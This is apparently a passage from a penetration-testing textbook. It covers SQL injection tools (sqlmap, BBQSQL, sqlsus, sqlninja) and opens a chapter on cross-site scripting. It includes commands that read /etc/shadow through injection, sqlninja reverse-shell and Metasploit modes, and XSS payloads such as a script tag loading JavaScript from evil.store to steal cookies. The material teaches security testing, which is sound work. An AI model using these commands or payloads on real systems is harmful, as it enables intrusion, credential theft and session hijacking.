- Run a DoS attack by deleting critical data from the database.
- Bypass authentication and perform privilege escalation attacks.
- Using batched queries, multiple SQL operations can be executed in a single request.
- Advance SQL commands can be used to enumerate the schema of the database and then alter the structure too.
- Use the `load_file()` function to read and write files on the database server and the `into outfile()` function to write files.
- Databases such as Microsoft SQL allow OS commands to run through SQL statements using `xp_cmdshell`. An application vulnerable to SQL injection could allow the attacker to gain complete control over the database server and also attack other devices on the network through it.

Blind SQL injection

All major programming languages have inbuilt error-handling functions that help the developers to debug and fix their application. These error messages prove to be useful when exploiting a SQL injection flaw, as it provides information about the database type and metadata related to it. In an error-based SQL injection flaw, the error message is displayed on the web page, which assists the attacker in building the correct SQL query to exploit the flaw.

Sometimes, the injected SQL query may fail to execute properly on the database due do a syntax error, or due to the query been invalid on that specific database type. If the application conceals the real error message generated by the database and displays a generic error message on the web page shown to end user, it is known as a blind SQL injection.

The application may still be vulnerable to the SQL injection flaw, but the attacker has a difficult task in his hand because the error messages are not descriptive and they would have to rely on assumptions and some guessing to determine the correct SQL statement.

To understand this further, we will take a small example. Suppose an application is vulnerable to an SQL injection flaw; you have injected a few input fields with SQL statements but you are unsure if the database is accepting and reacting to those queries correctly. To overcome this, we will have to ask the database a true or false question and interpret the response to determine if it's vulnerable. We are building a query here that results in Boolean values and will then analyze the resulting output HTML page.

In the following URL, we are injecting an `AND` operator:

```
http://www.example.org/list.php?id=20 AND 1=1
```

With the `AND` operator, we can force the query to succeed or fail entirely based on the injected data. If we had injected `AND 1=2` (which is false), the application would load a different page. If the content of the page is different for both the true and false conditions, it can used by the attacker to determine the existence of the flaw.

SQL injection testing methodology

Testing an application for SQL injection involves multiples steps. There are different versions of SQL language for different database systems. Each vendor of the database has implemented some functionality differently. Injecting the correct SQL query depends a lot on enumeration and information gathered about the database system. The steps to test for the SQL injection are as follows:

1. Scanning for SQL injection.
2. Information gathering.
3. Extracting data.
4. Exploiting the database server.


Scanning for SQL injection

The first step should be to inspect input fields in HTML forms, script parameters in URL query strings, values stored in cookies, and hidden fields. Once these fields are identified, we need to fuzz data into them fields by injecting metacharacter, SQL statements, operators, and reserved words. This step can be done through manual or automated techniques. Using tools such as Burp suite intruder module and SQL inject me Firefox plugin, various SQL injection statements can be tested against the input fields.


Information gathering

Since SQL syntax varies between different database systems, we will have to identify the database type and version before exploiting the flaw. The error messages will help you identify the database engine the application is using. If the error message is not descriptive enough, you can make an educated guess based on the web server type and operating system. An Apache web server on Linux is more likely to use the MySQL database rather than an MS SQL database.

You can also determine the MySQL database version using an auxiliary Metasploit module and nmap, as shown here:



In Metasploit, you will have to select the `mysql_version` auxiliary module to find the exact version of MySQL database as shown in the following image:



Sqlmap – automating exploitation

Sqlmap, a tool in Kali Linux, automates the process of discovering the SQL injection flaw, accurately guesses the database type, and also exploits the injection flaw to take control over the entire database server.

Some of the features of the sqlmap are listed here:

- Support for all major database systems
- Effective on both error-based and blind SQL injection
- Can enumerate table and columns names and also extract user and password hashes
- Supports downloading and uploading of files by exploiting the injection flaw
- Can run shell commands on the database server
- Integration with Metasploit


In Kali Linux 2.0,sqlmap can be found at **Applications** | **Database Assessment**. To use the tool, you need to first find an input parameter that you want to test for SQL injection. If the variable is passed through the `GET` method, you can provide the URL to the sqlmap tool and the tool will automate the testing. You can also explicitly tell sqlmap to test only specific parameters with the `-p` option. In the following example, we are testing the variable `id` for injection flaw. If it's found to be vulnerable, the `-dbs` option will list out the databases:

```
root@kali-1:/home/data# sqlmap -u http://onlinebookstore.org/stock.php?id=100 --threads=2 --dbs
```

If the parameter to be injected is passed using the `POST` method, an HTTP file can be provided as an input to sqlmap that contain the header and the parameter. The HTTP file can be generated using a proxy such as Burp by copying the data displayed under the **Raw** tab when the traffic is captured. The file would be like the one shown in the following screenshot:

```
root@kali-1:/home/data# cat http_file1
POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.1.70
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=0; PHPSESSID=hba9jthgbslqkq70j5e8el2611; acopendivids=swingset,
dmine; acgroupswithpersist=nada; JSESSIONID=4A3B0271028D8E39176E126A8B46D9E8
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
```

The HTTP file can then be provided as an input to sqlmap. The `-threads` options is used to select the number of concurrent HTTP requests to the application. The `-dbs` option will list out the databases.



After the database type is identified, the `-tables` and `-columns` options can be used to extract the tables and columns information:

Another way to test for SQL injection through the `POST` method is using the `-data` option. Here, you will have to provide the exact parameters that are required when sending the `POST` request. Following are the options used in the next example:

- `--method`: This will select the method (`POST` or `GET`)
- `--data`: This will pass the parameters that are required for the `POST` method
- `-p`: This will specify the injectable field (in this example, `loginName` is the injectable field)

Let's look at an example that use the `-data` option:

```
root@kali2:~#
root@kali2:~# sqlmap -u "http://onlinebookstore.org/login.php" --method POST --data log
inName=admin&password=admin&submit=log+on -p "loginName" --dbs
```

An attacker's aim would be to use the SQL injection flaw to gain further foothold on the server. Using sqlmap, you can read and write files on the database server by exploiting the injection flaw, which invokes the `load_file()` and `out_file()` functions on the target to accomplish it. In the following example, we are reading the contents of the shadow file:

```
root@kali-1:/home/data#
root@kali-1:/home/data# sqlmap -r /home/data/http_file1 --threads=5 --file-read=/etc/shadow

root@kali-1:/home/data# sqlmap -r /home/data/http_file1 --threads=5 --file-write=/tmp/test_file
--file-dest=/tmp/test1

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org
```

A few additional options provided by the sqlmap tool are shown in the following table:

Option	Description
`-f`	Performs extensive fingerprint of the database
`-b`	Retrieves the DBMS banner
`--sql-shell`	Accesses the SQL shell prompt after successful exploitation
`--schema`	Enumerates the database schema
`--comments`	Searches for comments in the database
`--reg-read`	Reads a Windows registry key value
`--identify-waf`	Identifies WAF/IPS protection

An extensive list of all the options that you can use with sqlmap can be found in the following GitHub project page:

`https://github.com/sqlmapproject/sqlmap/wiki/Usage`

BBQSQL – the blind SQL injection framework

Kali Linux has a tool specifically created to exploit a blind SQL injection flaw. BBQSQL is a tool written in Python. It's a menu-driven tool; it asks several questions and then builds the injection attack based on the responses. It is one of the faster tools that can automate the testing of a blind SQL injection flaw with great accuracy.


The bbqsql tool can be configured to use either binary search or frequency search technique. It can also be customized to look for specific values in the HTTP response from the application to determine if the SQL injection worked.

As shown in the following screenshot, the tool provides a nice menu-driven wizard where the URL and the parameters are defined in the first menu and the output file, and technique used and response interpretation rules are defined in the second menu:

Sqlsus – MySQL injection

Sqlsus is a tool specifically created to test for MySQL injection flaws. It is written in Perl, unlike sqlmap, which is written in Python. Sqlsus is known for its speed and efficiency that allows running a large number of queries in a given time. It uses stacked subqueries and an intelligent injection algorithm that improves your chances of exploiting the injection flaw.

The sqlsus tool can be found at **Applications** | **Database Assessment**. When you use the tool for the first time, a configuration file needs to be generated. This can be done using the `-g` option:



The configuration file stores all the important information related to the injection attack. The URL to be tested is the first option to be defined here. Other important options are to choose between `GET` and `POST` method for injecting data and to select time-based or Boolean-based injection mode. Once you have defined the required variables, the configuration file can be provided as an input to the sqlsus tool. The command is as follows:

```
Sqlsus sqlsys.cnfg
```

A sample configuration file is as follows:

```
# Start of the url used for the injection
# In inband/union mode, it is generally a good idea to append "AND 0" sc
# Ex : our $url_start = "http://localhost/script.php?id=1'";
our $url_start = "";

# End of the url used for the injection
# When possible, it is generally a good idea to use "#" here, so that ou
# Ex : our $url_end = "#";
our $url_end = "";

# Use POST instead of GET
our $post = 0;

# Use blind injection ?
# set it to 1 for boolean-based blind injection
# set it to 2 for time-based blind injection (requires MySQL >= 5.0.12)
our $blind = 0;
```

Sqlninja – MS SQL injection

The sqlninja tool can help you exploit SQL injection flaws on an application using Microsoft SQL server as the backend database. The ultimate aim of using the sqlninja tool is to gain control over the database server through a SQL injection flaw. It is a tool written in Perl, and it can found at **Applications** | **Database Assessments**. Sqlninja is not a tool to detect the existence of an injection flaw but to exploit the flaw to gain shell access on to the database server. Here are some of the important features of sqlninja:

- Fingerprinting of the remote SQL server to identify the version, user privileges, and database authentication mode and `xp_cmdshell` availability
- Uploading executables on target via SQLi
- Integration with Metasploit
- Uses the WAF and IPS evasion techniques by using obfuscated code
- Shell tunnelling using DNS and ICMP protocols
- Brute forcing of 'sa' password on older versions of MS SQL

Sqlninja, similar to sqlmap, can be integrated with Metasploit, using which you can connect to the target server via a meterpreter session when the tool exploits the injection flaw and creates a local shell. All the information that sqlninja needs is to be saved in a configuration file. A sample configuration file in Kali Linux is saved in `usr/share/doc/sqlnina/sqlninja.conf.example`. You can edit the file using leafpad and save the HTTP request in it by exporting it from a proxy such as Burp. You also need to specify the local IP address to which the target will connect. A detailed, step-by-step HTML guide is included with the tool and can be found at the same location as the config in a file named as `sqlninja-how.html`.

The configuration file would look similar to the one shown in the following screenshot. The `httprequest_start--` and `httprequest_end--` are markers and have to be defined at the start and end of the HTTP request:

```
############ HTTP REQUEST ############

--httprequest_start--
POST http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.1.70
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=0; PHPSESSID=hba9jthgbslqkq70j5e8el2611; acopendivids=swingset,jotto,phpbb2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 67

author=bobby';__SQL2INJECT__ &view-someones-blog-php-submit-button=View+Blog+Entries
--httprequest_end--

# Local host: your IP address (for backscan and revshell modes)
lhost = 192.168.1.69

# Interface to sniff when in backscan mode
device = eth0
```

Sqlninja includes several modules as shown in the following screenshot. Each of them has been created with the aim of gaining access to the server using different protocols and techniques:

```
root@kali-1:/home# sqlninja
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
Usage: /usr/bin/sqlninja
        -m <mode> : Required. Available modes are:
            t/test - test whether the injection is working
            f/fingerprint - fingerprint user, xp_cmdshell and more
            b/bruteforce - bruteforce sa account
            e/escalation - add user to sysadmin server role
            x/resurrectxp - try to recreate xp_cmdshell
            u/upload - upload a .scr file
            s/dirshell - start a direct shell
            k/backscan - look for an open outbound port
            r/revshell - start a reverse shell
            d/dnstunnel - attempt a dns tunneled shell
            i/icmpshell - start a reverse ICMP shell
            c/sqlcmd - issue a 'blind' OS command
            m/metasploit - wrapper to Metasploit stagers
```

To start the exploitation, type in `sqlninja -f <path to config file > -m m`.

Sqlninja will now start injecting SQL queries to exploit and will return a meterpreter session when done. Using this, you can gain complete control over the target. The database system been such a critical server on the network is always the most attractive target for a malicious attacker. Tools such as SQLNinja help you understand the seriousness of the SQL injection flaw before your adversaries attack it. An attacker gaining shell access to the database server is the last thing that you want to see as an IT security guy.

Summary

In this chapter, we discussed various injection flaws. An injection flaw is a serious vulnerability and the attacker can gain complete control over the server by exploiting it. We discussed how a malicious attacker can gain access to the OS shell and then attack other servers on the network. When attackers exploit the SQL injection flaw, they can access sensitive data on the backend database, which can prove fatal to an organization.

In the next chapter, we will discuss cross-site scripting and cross-site request forgery attacks.

6
Exploiting Clients Using XSS and CSRF Flaws

In this era of Web 2.0, more organizations are developing rich online applications. These applications are designed for e-commerce business, banking transactions, stock trading, storing medical records, and more. To provide rich user experience, the application interacts with the user and also stores the sensitive personal information of those using the application. From a security perspective, the developers of these applications need to take necessary measures to secure the application and maintain the integrity of the sensitive data.

The major concern when an application relies on user input is that it cannot trust the end user to provide non-malicious data. The user may use a script in place of a username and it is the responsibility of the application to decide the legitimate data input for that parameter. When it fails to sanitize the input, the attacker can exploit this condition and execute a scripting attack.

In this chapter, we are going to discuss cross-site scripting attack and cross-site request forgery attack. When exploiting both the flaws, the attackers do not target the end user directly; instead they exploit vulnerability on the website that the victim visits. Once the website is injected with the malicious script, the website inadvertently infects all the users visiting that website.

We will cover the following topics in this chapter:

- The origin of cross-site scripting
- An overview of the cross-site scripting attack
- Types of cross-site scripting
- XSS and JavaScript
- Tools for XSS
- Cross-site request forgery

The origin of cross-site scripting

You would often hear the terms cross-site scripting and JavaScript used simultaneously. JavaScript is a client-side scripting language introduced by Netscape in 1995. The main purpose of JavaScript was to make the web browser perform some tasks at the client side. Although JavaScript can be used for other purposes too, it is most commonly used in web browsers to implement client-side scripts that can be used to alter the web page displayed on the browser, for example, displaying a popup error message dialog box when a wrong value is entered by the user or showing ads on the web page.

Some hackers soon found out that using JavaScript, they could read data from web pages loaded in adjacent windows or frames. Thus, a malicious website could cross the boundary and interact with contents loaded on an entirely different web page that is not related to its domain. This trick was named as cross-site scripting attack. To block this attack, Netscape introduced the same origin policy under which the web browser permits JavaScript loaded in one web page to only access other web pages if they are from the same domain. In other words, a malicious user could not use JavaScript to read data from any arbitrary web page.

In early 2000, the cross-site scripting attack become more famous for making the web page load malicious scripts in the web browser rather than reading contents from web pages loaded in adjacent frames. Although the aim of cross-site scripting attack has changed over the years, the name remains the same and therefore some people get confused as to why it is called cross-site scripting. Over the years, the cross-scripting attack has been using JavaScript to perform malicious activities such as malvertising, port scanning, and key logging.

The XSS attack can also be used to inject VBScript, ActiveX, or Flash into a vulnerable web page. Since JavaScript is so widely used, we would also use only JavaScript to demonstrate examples in this chapter.

Introduction to JavaScript

To make things clear upfront, JavaScript is different from the Java programming language. Netscape named it JavaScript purely for marketing reasons, as the Java programming language was gaining popularity during that time. In dynamic web applications, JavaScript is used for a wide variety of tasks and can be embedded in the HTML pages to retrieve data from several sources to build the web page. A simple example would be a social networking website using JavaScript to build a profile page by loading the profile image, user details, and old posts from several locations. Some of the ways in which JavaScript is used in HTML code are shown here:

- **Script tag**: JavaScript can be embedded directly in the web page using the <`script`> tag. The command is as follows:

  ```
  <script> alert("XSSed"); </script>
  ```

- **Body tag**: The script can also be embedded using the onload event in the `<body>` tag. The command is as follows:

  ```
  <body onload=alert("XSSed")>
  ```

- **Image tag**: This tag can be used to execute a JavaScript, which is often used for malicious purposes. The command is as follows:

  ```
  <img src="javascript:alert('XSS');">
  ```

Other tags such as `<iframe>`, `<div>`, and `<link>` are also used to embed scripts in the HTML page.

JavaScript can be used to not only retrieve information from the server, but also to perform **Document Object Model** (**DOM**) scripting, and has access to web browser data and operating system properties. JavaScript was designed to run in a very restricted environment with limited access to the underlying operating system, but even with limited access a JavaScript loaded in the web browser can be used do some nasty stuffs.

When JavaScript is loaded in the browser, it can access the cookies assigned to the user session and access the URL history. Cookies are often used as session identifiers. If the attacker can steal them, they can gain control over the session. Also, JavaScript has access to the entire DOM of the web page and can modify the HTML page, which can lead to defacing of the web page. With obfuscated JavaScript, it becomes even more difficult for a casual viewer to understand what exactly the JavaScript is up to.

DOM is logical structure that defines the attributes and the ways in which the objects (text, images, headers, or links) in a web page are represented. It also defines rules to manipulate them.

An overview of cross-site scripting


In simple terms, the cross-site scripting attack allows the attacker to execute malicious JavaScript in another user's browser. The malicious script is delivered to the client via the website that is vulnerable to XSS. On the client, the web browser sees the scripts as a legitimate part of the website and executes it. When it runs in the victim's browser, the script can force the browser to perform actions similar to the ones done by the user could do. The script can also make the browser execute fraudulent transactions, steal cookies, or redirect the browser to another website.

An XSS attack typically involves the following participants:

- The attacker who is executing the attack
- The vulnerable web application
- The victim using a web browser
- A third-party website to which the attacker wants to redirect the browser or attack through the victim

Let's look at an example of an attacker executing a XSS attack:

1. The attacker first tests the various input fields for the XSS flaw using legitimate data. Input fields that reflect the data back to the browser could be candidate for a XSS flaw. An example is shown in the following screenshot; the website passes the input using the `GET` method and displays it back to the browser:



2. Once the attacker finds a parameter to inject on which insufficient input validation is done, they will have to devise a way to deliver the malicious URL containing the JavaScript to the victim. The attacker could use an e-mail as a delivery mechanism, or entice the victim into viewing the e-mail by using a phishing attack.
3. The e-mail would contain a URL to the vulnerable web application along with the injected JavaScript. When the victim clicks on it, the browser parses the URL and also sends the JavaScript to the website. The input in the form of JavaScript is reflected to browser. As an example, I am using a benign JavaScript: `<script>alert('Pwned!!')</script>`.

   The complete URL is as follows:

   ```
   http://example.org/hello.php?name=<script>alert('Pwned!!')<
   /script>
   ```

4. The `alert` method is often used for demonstration purpose and to test if the application is vulnerable. In the later section of the chapter, we would explore other JavaScript methods that attackers often use.
5. If the web application is vulnerable, a dialog box will pop up on the victim's browser, as shown in the following screenshot:

Types of cross-site scripting

The main aim of XSS is to execute JavaScript on the victim's browser but there are different ways to achieve it, depending on the design and purpose of the website. There are three major categories of XSS:

- Persistent XSS
- Reflected XSS
- DOM XSS

Persistent XSS

This form of cross-site scripting is also known as stored XSS. A XSS flaw is called a persistent XSS when the injected data is stored on the webserver or the database on the server side and the application serves it back to the user without validation. An attacker whose aim is to infect every visitor of the website would use the persistent XSS attack, which would enable him or her to exploit the website on a large scale.


Typical targets of persistent XSS flaws are as follows:

- Web-based discussion forums
- Social networking websites
- News websites

Persistent XSS is considered to be more serious than other XSS flaws, as the attacker's malicious script is injected in the victim's browser automatically. This does not require a phishing attack to lure the user into clicking on a link. The attacker uploads the malicious script on to a vulnerable website, which is delivered to the victim's browser during normal browsing activity. In persistent XSS, you can also directly import the JavaScript file from a remote server. When injected, the following code will query the remote server for JavaScript to be executed:

```
<script type="text/javascript"
src=http://evil.store/malicious.js></script>
```

An example of a web application vulnerable to persistent XSS is shown in the following diagram. The application is an online forum where users can create accounts and interact with other people. The application stores the users' profile in a database along with other details. The attacker finds out that the application fails to sanitize the data provided in the comments section, and uses this opportunity to add a malicious JavaScript in that field. This JavaScript gets stored in the database of the web application. During normal browsing, when an innocent victim views these comments, the JavaScript gets executed on the victim's browser, which grabs the cookie and delivers it to a remote server under the control of the attacker:




Reflected XSS

Reflected XSS is also known as nonpersistent XSS. In this form of attack, the malicious script is part of the victim's request to the web application, which is reflected back by the application in form of the response. This may look difficult to exploit as a user won't willingly send a malicious script to server, but there are several ways to trick the user to launch a reflected XSS attack against its own browser.

A reflected XSS is mostly used in targeted attacks where the hacker deploys a phishing e-mail containing the malicious script along with the URL, or the attack could involve publishing a link on a public website and enticing the user to click on it. These methods, combined with a URL shortening service that shortens the URL and hides the long, weird-looking script that would raise doubts in the mind of the victim, could be used to execute a reflected XSS attack with great amount of success.

As shown in the following diagram, the victim is tricked into clicking a URL that delivers the script to the application, which is then reflected back without proper validation:



DOM-based XSS

The third type of cross-site scripting is local and directly affects the victim's browser. This attack does not rely on the malicious content being sent to server. In the persistent and reflected XSS, the script is included in the response by the server. The victim's browser accepts it, assuming it to be a legitimate part of the web page, and executes it as the page loads. In DOM-based XSS, only the legitimate script that is provided by the server is executed.

An increasing number of HTML pages are generated by downloading JavaScript on the client-side rather than by the server. Any time an element of the page is to be changed without refreshing the entire page, it is done using JavaScript. A typical example is website providing live updates of a cricket match, which refreshes the score section in regular intervals.

DOM-based XSS makes use of this legitimate client-side code to execute a scripting attack. The most important part of DOM-based XSS is that the legitimate script is using a user-supplied input to add HTML content to the web page displayed on the user's browser.

Let's discuss an example of DOM-based XSS:

1. Suppose a web page is created to display customized content depending on the city name passed in the URL. The city name in the URL is also displayed in the HTML web page on the user's browser as follows:

   ```
   http://www.cityguide.com/index.html?city=Mumbai
   ```

